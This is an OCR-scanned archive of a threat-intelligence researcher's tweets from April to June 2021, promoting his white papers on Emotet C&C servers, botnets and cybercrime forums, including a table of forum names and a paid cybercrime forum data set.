03:13

Happy #Emotet Uninstall Day? Since when does law enforcement taking offline "everyone's favorite" botnet constitute the right action? I think that the right approach would be to coordinate the take-down of the C&Cs using their Abuse department.


★1 03:19

Here's an enriched OSINT list of all the publicly known and accessible #Emotet C&C servers and IPs - https://t.co/9cfq9oruSc including the following case study - https://t.co/IZzmgzJa94 which I did for @whoisxmlapi using @MaltegoHQ Stay tuned!

I produced the following #Emotet C& C graphs and distribution maps using my information. Check out the actual post here - https://t.co/9cfq9oruSc including the actual case study - https://t.co/IZzmqzJa94 which I did for @whoisxmlapi by using @MaltegoHQ https://t.co/dPh62SoRQe


★2


Host distribution by country



04:50

https://t.co/uvAt5gK9BA #security #cybercrime #malware #CyberSecurity https://t.co/pjknL7ElsS





https://t.co/uvAt5gK9BA https://t.co/uCxdU7L9Tm



My sincere condolences to everyone who knew @dakami as a person. I never really met him until 2011 when I had big legal troubles in my homeland Bulgaria and got a message from him inviting me to crash in his place in the U.S. Thanks!

★1

09:43

https://t.co/CTXOoRYV1n

09:43

https://t.co/qugnqoiXgJ

27 - Tuesday

00:37

New Post - "Exposing the Pay Per Install Underground Business Model - Historical OSINT - An Analysis - 2008 - Part Two" - https://t.co/lkD2EovvL0 #security #cybercrime #malware #CyberSecurity #ThreatHunting

≠4 **★**2

01:19

@nigroeneveld @envirosec This is not serious. Personally the Dutch Law Enforcement had been extremely active throughout the past couple of years in terms of active measures against cybercrime forum communities and the actual bad guys behind them. Cheers for that!

$\bigstar 1$

01:21

@nigroeneveld @envirosec Here's a related post https://t.co/pljQJJc9Pc including this https://t.co/voila4FF4W central repositories of information and government including private and academic sector work and information sharing should do the work.

$\bigstar 1$

01:30

@nigroeneveld @envirosec I've been following Dutch LE fighting cybercrime for a while. I think that trusted and well-known researchers and organizations should be considered an asset to every LE agency. Most importantly a single LE case is often solved simply by asking.

★2

01:43

@nigroeneveld @envirosec Good point. I think that sharing as much threat intelligence as possible including with the right parties where necessary is the best possible way to attempt to undermine and disrupt the global cybercrime ecosystem.

$\bigstar 1$


01:44

@nigroeneveld @envirosec It's been years since I've last quoted this but I've once said in case a cybercriminal decides to sue you for tracking down and monitoring their fraudulent and malicious campaign they will inevitably signal that they own the actual infrastructure.

$\bigstar 1$

02:12

My first research paper for @whoisxmlapi is now live. It's a bulletproof hosting infrastructure used by the bad guys with a currently active E-Shop for stolen credit cards on the top of it. https://t.co/fesvmCAPHG https://t.co/f9c11UHGKd



08:04

Great stuff! My first podcast recording with @whoisxmlapi - https://t.co/c78SWm2HXv
#security #cybercrime #malware #CyberSecurity

⇄2 08:44

https://t.co/2hfqnBoPEu


28 - Wednesday


08:37

https://t.co/it8HZFXHhJ https://t.co/OgXk3RIo2h

≈1 ★1







22:16

22:18

22:20

https://t.co/UjI5RqvPgc

https://t.co/chzJHRMvvM

https://t.co/brzvDjpOFW

https://t.co/udATJ6CG8o

29 - Thursday

00:23

Since when does disinformation and foreign influence campaigns falling into a MITRE ATT&CK attack category constitute a threat? - https://t.co/VIsfZAmxsJ Since now.

≥2 ★2

00:24

With more @FireEye reports on disinformation and foreign influence operations making their way into major headlines the rush must be tempered with wisdom otherwise we risk falling victim into rogue cyber warfare tensions engineering.

00:33


Such type of reports should be considered dangerous in the context of possible cyber warfare tensions engineering on behalf of the author. Here are some related articles - https://t.co/YosufyCV21; https://t.co/4lEiUNda60 - https://t.co/KgT63Oek5c

02:43

https://t.co/q5iTxLwmK1 #security #cybercrime #malware #CyberAttack #CyberSecurity #cybersecuritytips #ThreatIntel

03:44

I have a new BIO on LinkedIn. Keep reading. Rocking your world already? Just kidding. https://t.co/KO8m5LOZZm



This is me winning @SCMagazine Who to Follow on Twitter Award for 2011. https://t.co/400ck9m8cD



February 15, 2011

SC Social Media Awards



Best Security Blogger: Graham Cluley, senior technology consultant at Sophos, for the <u>Naked Security Blog</u>


Best Corporate Security Blog: <u>Trend Micro's</u> <u>TrendLabs Malware Blog</u>

Five to Follow on Twitter:

- <u>@cyberwar</u> and <u>@stiennon</u> (Richard Stennon, chief research analyst of IT-Harvest)
- @George KurtzCTO (George Kurtz, worldwide CTO of McAfee)
- @danchodanchev (Dancho Danchev, independent security consultant)
- @jeremiahg (Jeremiah Grossman, founder and CTO of WhiteHat Security)
- @owasp (the Open Web Application Security Project)

NEXT POST IN EVENTS

RSA Conference 2011: Terrorist organizations pose greate cyberthreat



New Post - Exposing China's "Thousand Talents Program" - An OSINT Analysis - https://t.co/WvpFvvOzGN

09:26


https://t.co/pNheLlagjV #security #cybercrime #malware #CyberSecurity #CyberAttack #cybersecuritytips #ThreatIntelligence #ThreatHunting #ThreatIntel https://t.co/iot9Vrmc6G


<pre><parent></parent></pre>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket la	iFud		

My second white paper for @whoisxmlapi is now live! https://t.co/vlXE84kbBd CC: @Hostinger #Security #cybercrime #malware #CyberSecurity #CyberAttack #cybersecuritytips #cyberattacks #ThreatIntel #ThreatIntelligence #ThreatHunting

≈2 ★1 10:46

I'm on the front page - https://t.co/YNcm9IAcsr CC: @whoisxmlapi here's the actual podcast - https://t.co/c78SWm2HXv #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence #ThreatHunting https://t.co/g5cFuoAPnS





30 - Friday

06:55

Guys. Check this out. This is the Hungarian entry for https://t.co/BTusMsPDol on Wikipedia. I wanted to say big thanks to everyone who offered support both operational and technical know-how including the usual "keep up the good work" for making this project happen. https://t.co/D1sZl5Zv64



New white paper and a case study courtesy of me for @whoisxmlapi in combination with @MaltegoHQ - "Profiling a Money Mule Recruitment Registrant Emails Portfolio - An Analysis" - https://t.co/b3rlcYFMTi #security #cybercrime #malware

*≠*1 **★**1 19:01

New white paper and a case study courtesy of me for @whoisxmlapi in combination with @MaltegoHQ - "Profiling a Rogue Fast-Flux Botnet Infrastructure That's Currently Hosting Multiple Online Cybercrime Enterprises - An Analysis" - https://t.co/uyr5aXdPRL

19:02

New white paper and a case study courtesy of me for @whoisxmlapi in combination 146

with @MaltegoHQ - "Profiling the "Jabber ZeuS" Rogue Botnet Enterprise - An Analysis" - https://t.co/O6IRu9VoWB #security #cybercrime #malware

≈1 ★1

19:03

New white paper and a case study courtesy of me for @whoisxmlapi in combination with @MaltegoHQ - "Exposing a Fraudulent Boutique and Rogue Cybercrime-Friendly Forum Community - An Analysis" - https://t.co/Jux2s05X67 #security #cybercrime #malware

≥1 ★2

19:04

New white paper and a case study courtesy of me for @whoisxmlapi in combination with @MaltegoHQ - "Exposing a Rogue Domain Portfolio of Fake News Sites - An Analysis" - https://t.co/mi2qMdZB3N #security #cybercrime #malware

≈1 ★1

May

2 - Sunday

21:25

New Post - "Dancho Danchev's Law Enforcement and OSINT Operation "Uncle George" - An Update - Collected ICQ, Cryptocurrency, XMPP/Jabber, Phone, QQ, Telegram and Viber Accounts" https://t.co/Pwf98ffLhO #security #cybercrime #malware

★2

3 - Monday

20:12

Who wants to obtain access to my Cybercrime Forum Data Set for 2021? Drop me a line at dancho.danchev@hush.com #security #cybercrime #malware https://t.co/K1nlzFtvUs



5 - Wednesday


05:46

Folks. Special Easter Discount for my Cybercrime Forum Data Set for 2021 priced at \$200 for the entire Data Set. Grab a copy today! https://t.co/gsp1kiWxle #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting #ThreatIntelligence

⇄1 07:26


Folks. Check this out! Cybercrime Forum Data Set for 2021. https://t.co/gsp1kiWxle Grab a copy today! https://t.co/msRCzcmxlO






07:27

Folks. Check this out! Cybercrime Forum Data Set for 2021. https://t.co/gsp1kiWxle Grab a copy today! https://t.co/V03uBr0UXQ



07:28

Folks. Check this out! Cybercrime Forum Data Set for 2021. https://t.co/gsp1kiWxle Grab a copy today! https://t.co/Cm7ycDyDtk



08:29

https://t.co/H7zRzUN59S #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntel #ThreatIntelligence

6 - Thursday

03:30

https://t.co/PvaJbRukgA #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #ThreatIntel

17:32

https://t.co/ZSKjqcPcIM #NowPlaying

17:42

Folks. Check this out - https://t.co/bxA5HU7Qp3 here's my original analysis - https://t.co/03tnrwQbK7 #SolarWinds https://t.co/tSMRAnmGZv

We have no intentions to shame the organizations that have installed a backdoored SolarWinds Orion update, regardless if they were targeted by the threat actor or not. In fact, the supply chain security problem is an extremely difficult one to tackle, even for companies and organizations with very high security standards. This could have happened to anyone!


However, since multiple passive DNS logs and SUNBURST victim lists have been circulating through publicly available channels for over a month, we felt that it was now acceptable to publicly write about the analysis we've been doing based on all this data. We'd also like to thank everyone who has helped collect and share passive DNS data, including John Bambenek, Joe Słowik, Rohit Bansal, Dancho Danchev, Paul Vixie and VriesHd. This open data has been crucial in order to develop and verify our SunburstDomainDecoder tool, which has been leveraged by numerous incident response teams to perform forensic analysis of DNS traffic from their SolarWinds Orion deployments.

More Credits

We'd like to thank <u>CERT-SE</u> and all other computer emergency response organizations that have helped us with the task of notifying organizations that were identified as targeted. We would also like to applaud companies and organizations like <u>FireEye</u>, <u>Palo Alto Networks</u>, <u>Fidelis Cybersecurity</u>, <u>Microsoft</u>, the <u>U.S. Department of Energy</u> and the <u>U.S. Federal Courts</u> for being transparent and publicly announcing that the SUNBURST backdoor had been used in an attempt to compromise their networks.

7 - Friday

09:23



8 - Saturday

04:31

Folks. Check out the new layout at https://t.co/fnswrm8KWP including our new and flagship free Desktop application. The World's largest and most popular search engine for hackers and security experts available online 24/7 with over 3M search engine results. https://t.co/oX43o5E4fW



10 - Monday

09:10



10:41

Thanks to @whoisxmlapi for mentioning my recent discovery of a C&C hosting infrastructure using @Hostinger free web site hosting service.

https://t.co/J6e71DHM9t #security #cybercrime #malware #CyberAttack

#CyberSecurity #ThreatIntelligence #ThreatIntel

2


13 - Thursday

03:07

Thanks to @whoisxmlapi for featuring my latest white paper detailing the activities of a currently active typosquatting campaign that's impersonating a well-known cybercrime researcher. https://t.co/FAvKGDzskL

15 - Saturday

02:34





16 - Sunday

07:54

https://t.co/q5iTxLwmK1 #security #cybercrime #malware #CyberAttack #CyberSecurity #cybersecuritytips #ThreatHunting

18 - Tuesday


01:14

My latest white paper for @whoisxmlapi is now live. It details the activities of the Emotet botnet using Maltego in combination with WhoisXML API's integration. https://t.co/GapYUTnxOa Enjoy!

01:20

My second white paper for @whoisxmlapi is now live. It discusses in-depth a recently discovered social engineering campaign targeting legitimate security researchers. https://t.co/7CIYIKHUjm Enjoy!

01:33	
investigation available	VhoisXML API's DNS Threat Researcher, for the initial here, which led to the creation of this post." - ttps://t.co/J6e71DHM9t
01:37	
I'm on Am	azon https://t.co/BZWwkLXujF
01:39	
My presen	tations. https://t.co/nNsXMPrGi0
01:43	
Listen to my latest podca	st for @whoisxmlapi - https://t.co/MDkvbEPrT6
01:46	
	personal blog full offline E-book compilation - https://t.co/JT676NfPZl
01:49	
Check out this inte	rview with me - https://t.co/glQoxvUWSs
01:52	
Check out this inte	erview with me - https://t.co/WeXBIboxrA
11:00	
Cheer	s! https://t.co/WhGzweAece



19 - Wednesday

08:02

Who wants to obtain free access to my Cybercrime Forum Data Set for 2021 for free for research purposes? Drop me a line at dancho.danchev@hush.com https://t.co/Zsw0uO9Whb



20 - Thursday



Боян Юруков yurukov.net/blog Българин в чужбина, който милее много повече за страната, отколкото голяма част от българите, живеещи на територията на държавата.



Данчо Данчев ddanchev.blogspot.com
Той е може би най-влиятелният български блогър в световен мащаб - технически експерт в областта на киберсигурността.



Иван Бакалов
e-vestnik.bg
Един от малкото останали острови на свободното и свободолюбивото мислене, списван професионално и отличаващ се с редица съвместни качествени публикации с други


блогове.



Невена Гюрова semkiibonbonki.blogspot.com Тя не се предава въпреки всички трудности, с които се сблъсква, и продължава неуморно да разкрива недъзите на българската политика.

21:40

Thanks @whoisxmlapi for mentioning my research - "Thanks to Dancho Danchev, WhoisXML API's DNS Threat Researcher, for the original investigations available here, which led to the creation of this post." - https://t.co/I2lwsIx56G https://t.co/oAECIhXGoy



21 - Friday

04:40

@Treadstone71LLC Try me here - "An OSINT conducted is a tax payer's buck saved somewhere".

 $\rightleftharpoons 2 \bigstar 1$

04:44

@taosecurity This is where the basics of Technical Collection and threat intelligence come into play. Check out this post - https://t.co/voila4FF4W

04:50

Thanks @jabolins for following me! I sincerely hope that you're still keeping track of my research at https://t.co/JTcqOaYgET Cheers! Dancho


22 - Saturday

05:06

https://t.co/q5iTxLwmK1 #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatIntel #ThreatHunting #ThreatIntelligence

21:31

Grab a copy today! https://t.co/JT676NfPZI https://t.co/1xyslqSxpS



24 - Monday

04:28

https://t.co/0RdmSExJve #security #cybercrime #malware #CyberAttack

⇄1

25 - Tuesday


02:48

Folks. Check out my latest paper for @whoisxmlapi in combination with @MaltegoHQ - https://t.co/ey3Zu9inRE Enjoy! https://t.co/hRi5JkWExD



02:49

This is my second white paper which I've recently produced for @whoisxmlapi in combination with @MaltegoHQ - https://t.co/ykBHb7ctED Enjoy! https://t.co/t5Plftb4pB



12:54

https://t.co/QnR4IIYyLS #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntelligence

⇄1

12:57

https://t.co/XwcRxjXIA4 #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntelligence

12:58

https://t.co/2S64PGzBO2 #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntelligence

27 - Thursday

09:37

Folks. Check out my latest case study for @whoisxmlapi - https://t.co/pINUOWtTEt #security #cybercrime #malware #CyberAttack #CyberSecurity Enjoy!

23:09

https://t.co/n7j66hBGrY #security #cybercrime #malware #CyberSecurity #ThreatIntel https://t.co/DmkRV8Da7N




28 - Friday

02:11

I'm urgently looking for a full-time or part time OSINT Analyst or Intelligence Analyst position within a major defense contractor or an actual U.S alphabetical agency Who's interested? Direct hire propositions only - drop me a line at dancho.danchev@hush.com https://t.co/at5pmd9bcw



23:46



29 - Saturday

10:05

https://t.co/7pEoKgDo3m #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatHunting

30 - Sunday

23:15

https://t.co/J5KlL8ciT5 #security #cybercrime #malware #CyberAttack #threathunting

≈2 **★**1


23:19

https://t.co/Q8r3PsYkR4 #security #cybercrime #malware #CyberAttack #threathunting

≥1★1

23:38

Check out my latest white paper for @whoisxmlapi - https://t.co/msirD0aJxQ https://t.co/cMqb6Mjk1u




June

3 - Thursday

21:13

Check out my latest white paper for @whoisxmlapi - https://t.co/eEp4MV5Pay #security #cybercrime #malware https://t.co/bmWLRNciXg



21:38

https://t.co/VR1pzSpH4q

21:39

https://t.co/Np0ydByqRu

21:39

https://t.co/BVxTWA7AML

21:40

https://t.co/HKaNdgiOAQ

4 - Friday

06:03

My first article for @CyberNews - https://t.co/F9Gdj0PCo0 $\,$

 $\bigstar 1$

6 - Sunday

05:27

Recommended reading - https://t.co/WQOxdQPzGV #cybercrime #malware #CyberAttack #ThreatIntel

⇄2

08:06

https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntel https://t.co/DVa1iLBU3D

⇄2



7 - Monday

08:19

https://t.co/GNKij2Dhyb #security #cybercrime #malware



9 - Wednesday

07:09

"Thanks to Dancho Danchev, WhoisXML API's DNS Threat Researcher, for the original investigations available here, which led to the creation of this post". - https://t.co/I2IwsIx56G

10 - Thursday

08:57

"Thanks to Dancho Danchev, WhoisXML API's DNS Threat Researcher for the original investigations available here and led to the creation of this post" - https://t.co/zkktkoJUL5

11 - Friday

01:02

https://t.co/Jz2IVBtXu5

04:08

https://t.co/sFBCulmx43

12 - Saturday

22:52

https://t.co/2AdYzaF2UN #security #cybercrime #malware

≥1 ★2

22:55

https://t.co/ISdNcpzqHN #security #cybercrime #malware

13 - Sunday

22:44

https://t.co/9u5tSzr8zp #security #cybercrime #malware

22:48

https://t.co/kDblOAlqzR #security #cybercrime #malware

14 - Monday

14:38

https://t.co/qa4MIslFnt #security #cybercrime #malware

15 - Tuesday

00:41

https://t.co/va7iOJqQaG #security #cybercrime #malware

20 - Sunday

23 - Wednesday

00:34

